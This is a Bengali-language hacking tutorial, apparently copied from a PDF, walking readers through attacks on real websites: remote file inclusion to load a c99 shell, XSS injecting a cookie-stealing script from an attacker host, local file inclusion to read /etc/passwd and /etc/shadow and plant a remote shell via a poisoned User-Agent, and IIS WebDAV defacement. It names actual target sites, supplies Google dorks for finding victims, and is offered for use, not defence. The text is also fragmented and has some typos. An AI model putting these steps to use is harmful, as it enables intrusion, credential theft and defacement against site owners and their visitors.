Remote file inclusion হ্যাকিং, একে সংক্ষেপে বলে RFI হ্যাকিং। এটি অনন্যা হ্যাকিং ম্যাথডের মধ্যে এটিও একটি অন্যতম জনপ্রিয় ম্যাথড। অন্যান্য পদ্ধতির মতো এই পদ্ধতিতেও আপনাকে ওয়েবসাইটের vulnerability বের করতে হবে। এই vulnerability এর মাধ্যমে একজন হ্যাকার একটি ওয়েব সার্ভারের remote file যুক্ত করতে পারে। আশা করি RFI হ্যাকিং সম্পর্কে মোটামুটি ধারণা পেয়েছেন।

কোন সাইটটি vulnerable ? কিভাবে বুঝবেন? খুবই কঠিন প্রশ্ন, তাই না ? এই প্রশ্নের উত্তর জানার জন্য নিচের লিংকটি দেখেন....

http://www.targetsite.com/index.php?page=Anything

লিংকের মতোই দেখতে পাবেন, যেগুলো আপনি খুঁজচ্ছেন তন্ন তন্ন করে। এখন এগুলো বাহির করবেন কিভাবে ? গুগল ডকদরকার ? নিন নিচে গুগল ডক দিলাম।

"inurl:index.php?page="

উপরের ডকটি গুগলে নিয়ে সার্চ দিন। তাহলে আপনাকে "index.php?page=" এই টাইপের যত ওয়েবসাইট আছে, সবগুলো ওয়েবসাইট গুগল আপনার সামনে এনে হাজির করবে। এখন কোন ওয়েবসাইটটি আজকের ম্যাথডের জন্য **vulnerable** তা পরীক্ষা করে দেখতে হবে। কিভাবে করবেন ? নিচের মতো করে করুন।

http://www.targetsite.com/index.php?page=www.google.com

এখন মনে করেন আমি আমি **http://www.cbspk.com/**এই সাইটটি খুঁজে পেয়েছি। এখন আমরা চাইব এটা vulnerable কি না। তাহলে লিখুন....

http://www.cbspk.com/v2/index.php?page=http://www.tunerpage.com

তাহলে এটি দেখাবে...

www.purepdfbook.com

এখন যদি উক্ত ওয়েবসাইটটি অন্য ওয়েবসাইট নিয়ে খোলে তাহলে বুঝবেন যে এই ওয়েব সাইটে RFI ইঞ্জেকশান দেয়া যাবে। এবার আসুন পরের ধাপে...

এরপর সাধারণত হ্যাকাররা তার ভিকটিমের ওয়েবসাইটে যে কোন Shells আপলোড করে, যাতে তার কাজটি সবাইকে দেখাতে । মানে প্রমাণটি। বেশিরভাগ হ্যাকাররা c99 shell বা r57 shell আপলোড করে। আমি আপনাদের দেখাব c99 shell আপলোড করা। এজন্য হ্যাকাররা যে কোন একটি ওয়েবহোষ্টিং সাইটে তাদের সেল আপলোড করে নেয়। যেমন-**ripway.com, 110mb.com** ইত্যাদি। এখন মনে করেন আমি **ripway.com** এই সাইটে সেল আপলোড করলাম। তাহলে আমার লিংক হবে...

http://h1.ripway.com/tjunselected/c99shell.php?

http://www.cbspk.com/v2/index.php?page=http://h1.ripway.com/tjunselected/c99shell.php?

এখন তাহলে এটি ওয়েবসাইট দেখব। দেখেন, কি দেখেন ?

www.purepdfbook.com

তবে অবশ্যই মনে রাখবেন লিংকের শেষে“ ? ”প্রশ্নবোধক চিহ্নটি লাগিয়ে দিবেন। নতুবা আপনার শেল কাজ করবে না।

অনির্বাচিতটিউনার™

www.purepdfbook.com

XSS কি ?

XSS হ্যাকিং সম্পর্কে জানতে হলে প্রথমেই জানতে হবে XSS জিনিসটা কি? Cross site Scripting এর সংক্ষিপ্তরূপই হচ্ছে XSS এটাকে আবার CSS(Cascading Style sheet) ও বলে থাকে। যার যেভাবে ইচ্ছা সে ভাবে বলে। এটা Web Application Vulnerability এর সবচেয়ে জনপ্রিয় গুলোর একটি। এই vulnerability একজন হ্যাকারকে একটি সাইটে client side scripts (বিশেষ কিছু Javascript) ইনসার্ট করার অনুমতি প্রদান করেন। এই vulnerability দিয়ে একজন হ্যাকার ভিকটিমের সাইটে malicious codes, malware attack, phishing ইত্যাদি inject করাতে পারে।

http://3.bp.blogspot.com/_lBoKsfWMhbE/TLYDr8vQmTI/AAAAAAAAAAM/V1wVWY0GB70/s1600/xss-threat3.jpg

XSS Vulnerability and Injection

ধাপ ১: Vulnerable ওয়েব সাইট খুঁজে বের করা

আপনে প্রথমে Vulnerable সাইট খুজে বের করুন । এজন্য সে প্রথমে Google এ যান। তারপর Google Dorks ব্যবহার করে Vulnerable সাইট খুজে বের করেন। তাহলে আপনি তার সাথে সার্চ দিন নিচের sql Injection দিয়ে।

```
"search?q="
```

তাহলে আপনি অনেকগুলো Vulnerable সাইট খুজে পাবেন। এবার একটি সাইটে প্রবেশ করুন।

ধাপ ২: Vulnerability পরীক্ষা করা

এখন আমরা যে সাইটে প্রবেশ করেছি, সেই সাইটের Vulnerability পরীক্ষা করে দেখব। এজন্য আপনাকে প্রথমে উক্ত সাইটের এবটি পোষ্ট বা parameter খুঁজে বের করতে হবে। বুঝেছেন?
না বুঝলে একটু অপেক্ষা করেন, বলছি। মানে আপনি এমন একটি পোষ্টখুঁজে বের করবেন যা উক্ত সাইটের সার্ভার পাঠাবে। যেমনঃ search query, username, password.
Vulnerability পরীক্ষা করা জন্য দুটি পদ্ধতি আছে।

পদ্ধতি ১: প্রথম পদ্ধতি হল সাইটের মূল সার্চ বক্সে *injection* করা।
একজন হ্যাকার সাধারণত সাইটের মূল সার্চ বক্সে একটি malcious script লিখে, তারপরসার্চ বাটনে ক্লিক করে। সার্চ দেয়ার সাথে সাথে malcious script টি ওয়েবসাইটে কাজ করা শুরু করে দেয়।

http://2.bp.blogspot.com/-8z5CXuZZpeg/TpgBgtdbdBI/AAAAAAAAAsE/qCTc_dxniWE/s1600/search+box.jpg

পদ্ধতি ২: সাইটের URL এ *injection* করা।
এটি কোন সার্চ বক্সে কাজ করে না। এটি শুধু মাত্র সাইটের URL এ কাজ করে থাকে। যেমনঃ-

```
http://vulnerablewebsite/search?q=malicious_script_goes_here
```

পরীক্ষা করার সুবিধার্থে input fields হিসেবে নিচের কোডটি দিন।
এবার উপরের কোডটি দিয়ে আপনি এবার পরীক্ষা করে দেখুন। যেমনঃ-
প্রথম পদ্ধতিঃ আপনি উপরের কোডটি আপনার ভিকটিমের সাইটের মূল সার্চ বক্সে লিখে সার্চ দেন।
দ্বিতীয় পদ্ধতিঃ আপনি ভিকটিমের সাইটের লিংকে লাগিয়ে এন্টার দিন। যেমনঃ-

```
http://vulnerablewebsite/search?q=
```

এবার যদি 'extreme hacker' লিখা একটি পপ আপ বক্স আসে। তাহলে বুঝবেন যে এই সাইটটি XSS এর জন্য vulnerable.

ধাপ ৩: Malicious Scripts দেয়া

Vulnerability পরীক্ষা করার পর একজন হ্যাকারের পরবর্তী কাজ হল, ভিকটিমের সাইটে malicious scripts ইঞ্জেকট করানো। এটি উক্তি সাইটের cookies চুরি করা এবং malware attack করতে সহযোগিতা করবে।
এখন মনে করুন হ্যাকারের সাইটে cookie stealing script টি আছে। তাহলে তার malicious script url হবে

```
http://attackerSite/malicious.js
```

এখন হ্যাকার তার malcious script টি vulnerable site এ inject করতে পারবেন। তাহলে তার URL হবে
এরপর যখনই উক্ত সাইটের ভিজিটর উক্ত সাইটে ভিজিট করবে , তখনি malcious script টি কাজ শুরু করে দিবে এবং কুকি চুরি করা শুরু করে দিবে।
সাধারণত XSS এর ক্ষমতা অনুসারে persisting capability হয় দুই ধরনের। একটা হল *Persistent* আরেকটা হল *Non-Persistent*

Persistent XSS:

এটাহল সবচেয়ে বেশি ঝুঁকিপূর্ণ XSS vulnerability. এটা সরাসরি সার্ভার থেকেই ডাটা সমূহ সংরক্ষণ করে থাকে। তাই আপনি যখনই উক্ত সাইটে malicious script injection দিবেন, সাথে সাথে এটি ওয়েব এ্যাপ্লিকেশানে স্থায়ীভাবে সংরক্ষণ হয়ে যাবে। এটি অন্যন্যা সকল ভিজিটরকে এটা দেখিয়ে দিবে। যদি আপনি আপনার ভিকটিমের ওয়েব সাইটে malicious script injection করবেন, তাহলে এটি উক্ত সাইটে আসা ভিজিটরদেরও আক্রান্ত করে। যেমনঃ- কিছু কিছু সাইট আছে, যারা তাদের সাইটের ব্যবহারকারিদের ট্যাক করার জন্য search query গুলো সংরক্ষণকরে রাখে। যার ফলাফল XSS এর permanent storage.

Non-Persistent XSS:

একে অনেকেই *Reflected XSS* বলেথাকে। এজন্যই malicious script এখানে টেম্পরারী। ফলে আপনার দেয়া স্ক্রীপ্টটি সাধারণ ভিজিটররা দেখতে পারবে না। তবে হ্যাঁ, যারা হ্যাকার তারাতাদের দেয়া স্ক্রীপ্টটি ভিজিটরদের দেখানোর জন্য injection টিপস ব্যবহারকরে থাকে। মজার বিষয় হল, যারা উক্ত সাইটের যারা নিয়মিত ভিজিটর তারা কিন্তু মনে করে যে এটা সাইটের নিজের লিংক। ফলে তারা সেখানে যায় আর তারাওউক্ত সাইটের হ্যাকিংয়ের শিকার হয়। যেমনঃ- আপনি কিছু কিছু সাইটে যে কোনজিনিস সার্চ দিলে দেখবেন আপনাদের আপনার দেয়া সার্চ স্ট্রিংটি আপনাকে পুনরায় দেখাচ্ছে। এটার কারণেই malicious code temporarily .

একজন হ্যাকার এই Vulnerability দিয়ে কি করে ?

- পরিচয়পত্র ও বিভিন্ন গোপনীয় তথ্য চুরি করা।
- ওয়েব সাইটের Bypassing restriction

www.purepdfbook.com

- Session Hijacking
- Malware Attack
- Website Defacement
- Dos attacks

অনির্বাচিত টিউনার™ ও গুগল

www.purepdfbook.com
ব্যাসিক হ্যাকিং-৮

(LFI) Local File inclusion Shell upload ওয়েবসাইট হ্যাকিং

শুভ কামনা আপনাদের জন্য। হ্যাকিং শিখুন কিন্তু হ্যাকিং ক্ষতি করার উদ্দেশ্যে কাজে লাগাবেন না। মূলতঃ হ্যাকিং ম্যাথডের শেষ নেই। আশা করি কেউ বলতে পারবে না যে,

আমিহ্যাকিংয়ের সবই পারি, তাহলে সে ভুল বলেছে। একের পর এক নিয়ম তৈরি হচ্ছে।

হ্যাকিং করা হয় আসলে নিজের মেধা দিয়ে। আপনি যে ভাবে পারেন, হ্যাকিং করে যাবেন। আজ দেখাব হ্যাকিংয়ের আরেকটি জনপ্রিয় ম্যাথড। এটা অনেকেই ব্যবহার করেথাকে। চলুন তাহলে মূল পর্বে চলে যাওয়া যাক।

LFI!

হ্যাকারদের

একটি জনপ্রিয় ম্যাথড। এটি একটি সংক্ষিপ্ত নাম। এই সংক্ষিপ্ত শব্দটির পূর্ণরূপ হল

Local File Inclusion.আজ

আপনাদের

হাতে-কলমে দেখাব কিভাবে আপনি একটা সাইটে LFI Injection দিতে হয়।

প্রথমে

নিচের PHP কোডগুলো

দেখুন...

```
$page=$_GET[page];
include($page);
?>
```

উপরে php কোডটি অনেক ওয়েব ডেভেলপাররাই তাদের ওয়েবসাইটে ব্যবহার করে থাকে।

কিন্তু এটি আসলে তারা ভুল করে থাকে। কারণ এই $page কোডটি sanitized না এবং এটি এটা হ্যাকারদের পথটা সহজ করে দেয়। মূলতঃ এই কোডটি হ্যাকাররা তাদের LFI হ্যাকিংয়ের কাজে ব্যবহার করে থাকে। আপনি যদি বিভিন্ন সাইট ঘুরে থাকেন, তাহলে হত নিচের কোড সাইটের লিংক দেখতে পারবে।

www.mywebsite.com/index.php?page=products.php

আপনিএই ধরনের সাইটে, কোন ধরনের পরীক্ষা ছাড়াই বুঝতে পারবেন যে,

www.purepdfbook.com

এটি একটি ভ্যালুয়েব ওয়েবসাইট। ধরেন আপনি একটা সাইটে ঢুকলেন, উক্ত সাইটের URL হল

www.mywebsite.com/index.php?page=mypage.php

এখানে

দেখেন, mypage.php পাতাটি

সার্ভারে

নেই, তাই এটি একটি php error message ম্যাসেজ দেবে। যেমনঃ–

Warning:

include() [function.include]: Failed opening 'mypage.php' for

inclusion.........

তাহলে

এবার আমরা এই সাইটে প্রবেশ করব। আমরা জানলাম যে, এটিএকটি vulnerable ওয়েবসাইট। যদি এই সাইটটি unix server এ হয়ে থাকে, তাহলে আমরা হয়ত পাসওয়ার্ডে ফাইলটি এখান থেকে বের করতে পারব। etc/passwd এইডাইরেক্টরিতে সাধারণত পাসওয়ার্ড সংরক্ষিত থাকে। যেমনঃ

www.mywebsite.com/index.php?page=../etc/passwd

www.mywebsite.com/index.php?page=../../etc/passwd

www.mywebsite.com/index.php?page=../../../etc/passwd

www.mywebsite.com/index.php?page=../../../../etc/passwd

এখন

আমরা ../ ফাইলে

প্রবেশ

করে পাসওয়ার্ড নিতে চেষ্টা করব। এখানে একটা জিনিস মনে রাখেবন। সেটার জন্য নিচের লিংকটি দেখেন...

www.mywebsite.com/index.php?page=products

এখানে

একটা জিনিস লক্ষ্য করুন যে,

.php এর

পর ?page=products রয়েছে।

www.purepdfbook.com

এটি আসলে ম্যানুয়ালি করা হয়েছে। তাই এখানে .php হল

```
$page=$_GET[page];

include($page.’php’);

?>
```

এই জন্যই লিংকের শেষে null extension ব্যবহৃত হয়ে থাকে।

www.mywebsite.com/index.php?page=../etc/passwd

www.mywebsite.com/index.php?page=../../etc/passd

www.mywebsite.com/index.php?page=../../../etc/passwd

www.mywebsite.com/index.php?page=../../../../etc/passwd

বেশিক্ষণনেই, আপনি এই সাইটের পাসওয়ার্ড ফাইলগুলো পেয়ে যাবেন। ‘passwd’ file ফাইল সম্পর্কে আগামি বিস্তারিত বলা হবে। এছাড়াও আপনি আরও দেখতে পাবেন…

etc/profile

etc/services

/etc/passwd

/etc/shadow

/etc/group

/etc/**security**/group

/etc/security/passwd

/etc/security/user

/etc/security/environ

/etc/security/limits

/usr/lib/security/mkuser.default

এই ফাইলগুলো আপনাকে সার্ভারের আরও গুরুত্বপূর্ণ অনেক তথ্য দিবে।

----

www.purepdfbook.com

….:::::এবার আমরা হ্যাকিং দেখব:::::….

Requirements:

1) Site vulnerable to LFI (http://www.site.com)

2) Remoteshell(http://www.yourhosting/urshell.txt)

3) User-Agent_switcher(**https://addons.mozilla.org/en-US/firefox…-switcher/**

4) Mozilla Firefox Browser

প্রথমেই দেখে নিন আপনার সাইটটি LFI এর জন্য vulnerable কিনা।

Google "Dork"

index.php?homepage=

index.php?page=

index.php?index2=

allinurl:index.php?page=

আপনে replace করতে পারেন 'index' and 'page' জায়গায় অন্য কিছু দিয়েও সার্চ দিতে পারেন ।

যেমন :

allinurl:site.php?site=

এবার ডক গুগলে দিয়ে সার্চ দিন ।

আমরা

নিচ্ছের মত একটি সাইট নিলাম

http://www.filllpg.co.uk/index.php?page=contacts.php

www.purepdfbook.com

এবার replace contacts.php যায়গায় 'null', তাহলে নিছের মত হবে ।

http://www.filllpg.co.uk/index.php?page=null

তাহলে নীচের মত দেখাবে

If you see a list of errors running down the page, or missing content

(pictures, text etc.), then the site is vulnerable and we may continue,

otherwise just move on to the next site.

Now, we're going to try and connect to a file which we know exists on Linux

servers, /etc/passwd.

Since index.php has the rights to connect to a file like contacts.php, it's

possible that the administrator has forgottten to restrict its access to other

files, including the files containing sensitive data.

We're going to try to read the file "/etc/passwd" which contains data

on root users, etc.

আমরা null না দিয়ে /etc/passwd দিয়েও সরাসরি কাজটি করতে

পারি নীচের মত ।

এবার etc/passwd ফাইলটি ওপেন করতে চেষ্টা করুন। যেমনঃ

http://www.filllpg.co.uk/index.php?page=/etc/passwd

যদি ডাটার কোন লিস্ট আসে তাহলে ভাগ্যবান ।

ছবি দেখুন : **http://2.bp.blogspot.com/-YAu_DU3GnIo/UKBUrssob4I/AAAAAAAAAnc/HqzZkWe3Mag/s1600/1.JPG**

/etc/passwd এর যায়গায় /proc/self/environ/ দিন । তাহলে নিছের মত দেখতে পারবেন সব সাইট এ নাও থাকতে পারে ।

http://www.filllpg.co.uk/index.php?page=/proc/self/environ

ছবি দেখুনhttp://2.bp.blogspot.com/-qNdN6g9o1Mw/UKBU-FTOEGI/AAAAAAAAAnk/YY7AfqVLRlw/s1600/2.JPG

www.purepdfbook.com

এবার User-Agent switcher টি ডাউনলোড করুন। এবার **Tools** –> Default User-Agent

–> Edit User Agents এখানে যান। তাহলে নিচের মতো করে আসবে…

ছবি দেখুন : http://4.bp.blogspot.com/-fh7-99XttP4/TocL11IQMjI/AAAAAAAAANM/gzecxiOXVFA/s400/1.JPG

এবার

আমরা নতুন একটি new user-agent তৈরি করব। এজন্য এখানে যান New –> New User-Agent. তাহলে

আপনি নিচের মতো করে দেখতে পাবেন।

ছবি দেখুন : http://3.bp.blogspot.com/-WD_WKG02RTQ/TocL5ww6j5I/AAAAAAAAANQ/WM_jJ7BPEaI/s400/2.JPG

এখানে যেটা যেভাবে আছে, সেভাবেই রেখে চলে আসুন। Description এ নাম লিখুন এবং

User-Agent টি এখানে পেষ্ট করুন। User-Agent এর Tools

–> Default User Agent –> PHP Info তে যান। এবার আপনার সাইটে যান ও রিফ্রেস দেন।

তাহলে আ্পনি উক্ত সাইটে নিচের মতো দেখতে পাবেন।

ছবি দেখুন : http://2.bp.blogspot.com/-kpML0wTbmOY/UKBV_gC2FTI/AAAAAAAAAoE/PpFQMVpKzbU/s1600/6.JPG

এবার

Ctrl+F চেপে

“disable_functions” খুঁজে বের করুন।

disable_functions

| no value | no value

www.purepdfbook.com

এখন

আমরা আমাদের সেল দিতে পারব । এবার আবারও আপনার User-Agent এ যান ও

Edit করুন।

এবার "User-Agent" টি পরিবর্তন করে লিখুন

http://www.sh3ll.org/egy.txt -O shell.php');?>[

এটা কোথা থেকে নিলাম ? আপনাকে প্রথমে যে ডাউনলোড করতে বলা হল সেল। সেখান থেকে এটা নেয়া হয়েছে। এখানে আমরা উপরে একটি .txt ফাইল ডাউনলোড করেছি। আপনি এটা ওপেন করুন। এবার File --> Save as এ যান। এবার shell.php নাম দিয়ে সেভকরুন।]

এবার

এটি সেভ করে সাইটটি রিফ্রেস করুন। এবার তাহলে এখানে যান http://www.site.com/shell.php মানে এটা আপনার ভিকটিমের সাইটের লিংক।

ছবি দেখুন : http://3.bp.blogspot.com/-SRkz9h0d8so/UKBWLQD1FMI/AAAAAAAAAoM/lpGNG1UgYMs/s1600/7.JPG

কিছু

ডেমো

সাইট লিংক দিলাম

কিছু

সাইট LFI http://pastebin.ca/2385927

সুবিধারজন্য সাথে ভিডিও টিউটিরিয়াল দিলাম

http://www.youtube.com/watch?v=FP229bKm5v4

http://www.youtube.com/watch?v=9W9qWAhwaTo

www.purepdfbook.com

http://www.youtube.com/watch?v=hMguilRsteY

কার্টেসি–অনির্বাচিত টিউনার™

www.purepdfbook.com

IIS হ্যাকিং [XP এবং 7 এ] সাথে ভিডিও

আসসালামু আলাইকুম, সবাইকে আবারওস্বাগতম জানিয়ে আজকের টিউন শুরু করছি।


কেমন আছেন আপনারা ? আশা করি মহান আল্লাহ তায়ালার অশেষ রহমতে খুবই ভাল আছেন। আজ আবারও আপনাদের জন্য এনেছি ওয়েব হ্যাকিং নিয়ে । তো কথা কম বলে কাজের কথায় আসি।
আজ আমি আলোচনা করব IIS(IIS=The Internet Information Server Attack) নিয়ে ।

উইন্ডোজ এক্সপি এর নিওমাবলিঃ

১.Run এ

%WINDIR%EXPLORER.EXE ,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}::{BDEADF00-C265-11d0-BCED-00A0C90AB50F}

লিখে Enter চাপুন ।

২. একটি ফোল্ডার আসবে যার নাম "WEB FOLDER" ।

৩. এখন Right click করে New>Add Web Folder>vulnerable website address .

Google Dork :- "Powered by IIS"

৪.ক্লিক Next>Next>Finish .

৫.ডাবল ক্লিক করে তোমার ডিফেস কপি পেস্ট করে দিন ।

এখন তোমার ডিফেস পেজ : http://www.target.com/deface.html

ভিডিও টিউটোরিয়াল : http://www.youtube.com/watch?v=P4lSzsSBTik

বিঃদ্রঃ Microsoft অনেক সাইটের vulnerability ঠিক করেছে, তাই vulnerable সাইট পাওয়া কষ্টকর ।

>>উইন্ডোজ ৭ এর নিয়মাবলি >>

কিভাবে উইন্ডোজ ৭ এ IIS Exploit হ্যাকিং করবেন ? পারবেন ? আপনাদের জন্য এর আগে টিজে পিনিক্স ক্র একটা পোষ্ট করেছিল IIS Exploit এর উপর। তাহলে আর কথা নয়, এখনই শুরু করে দেই টিউটোরিয়ালটি icon smile IIS Exploit সম্পূর্ণ বাংলা হ্যাকিং টিউটোরিয়াল

প্রথমে My Computer এর যান। এবার খালি জায়গায় রাইট বাটন ক্লিক করে Add a network Location এ ক্লিক করুন।




ছবি


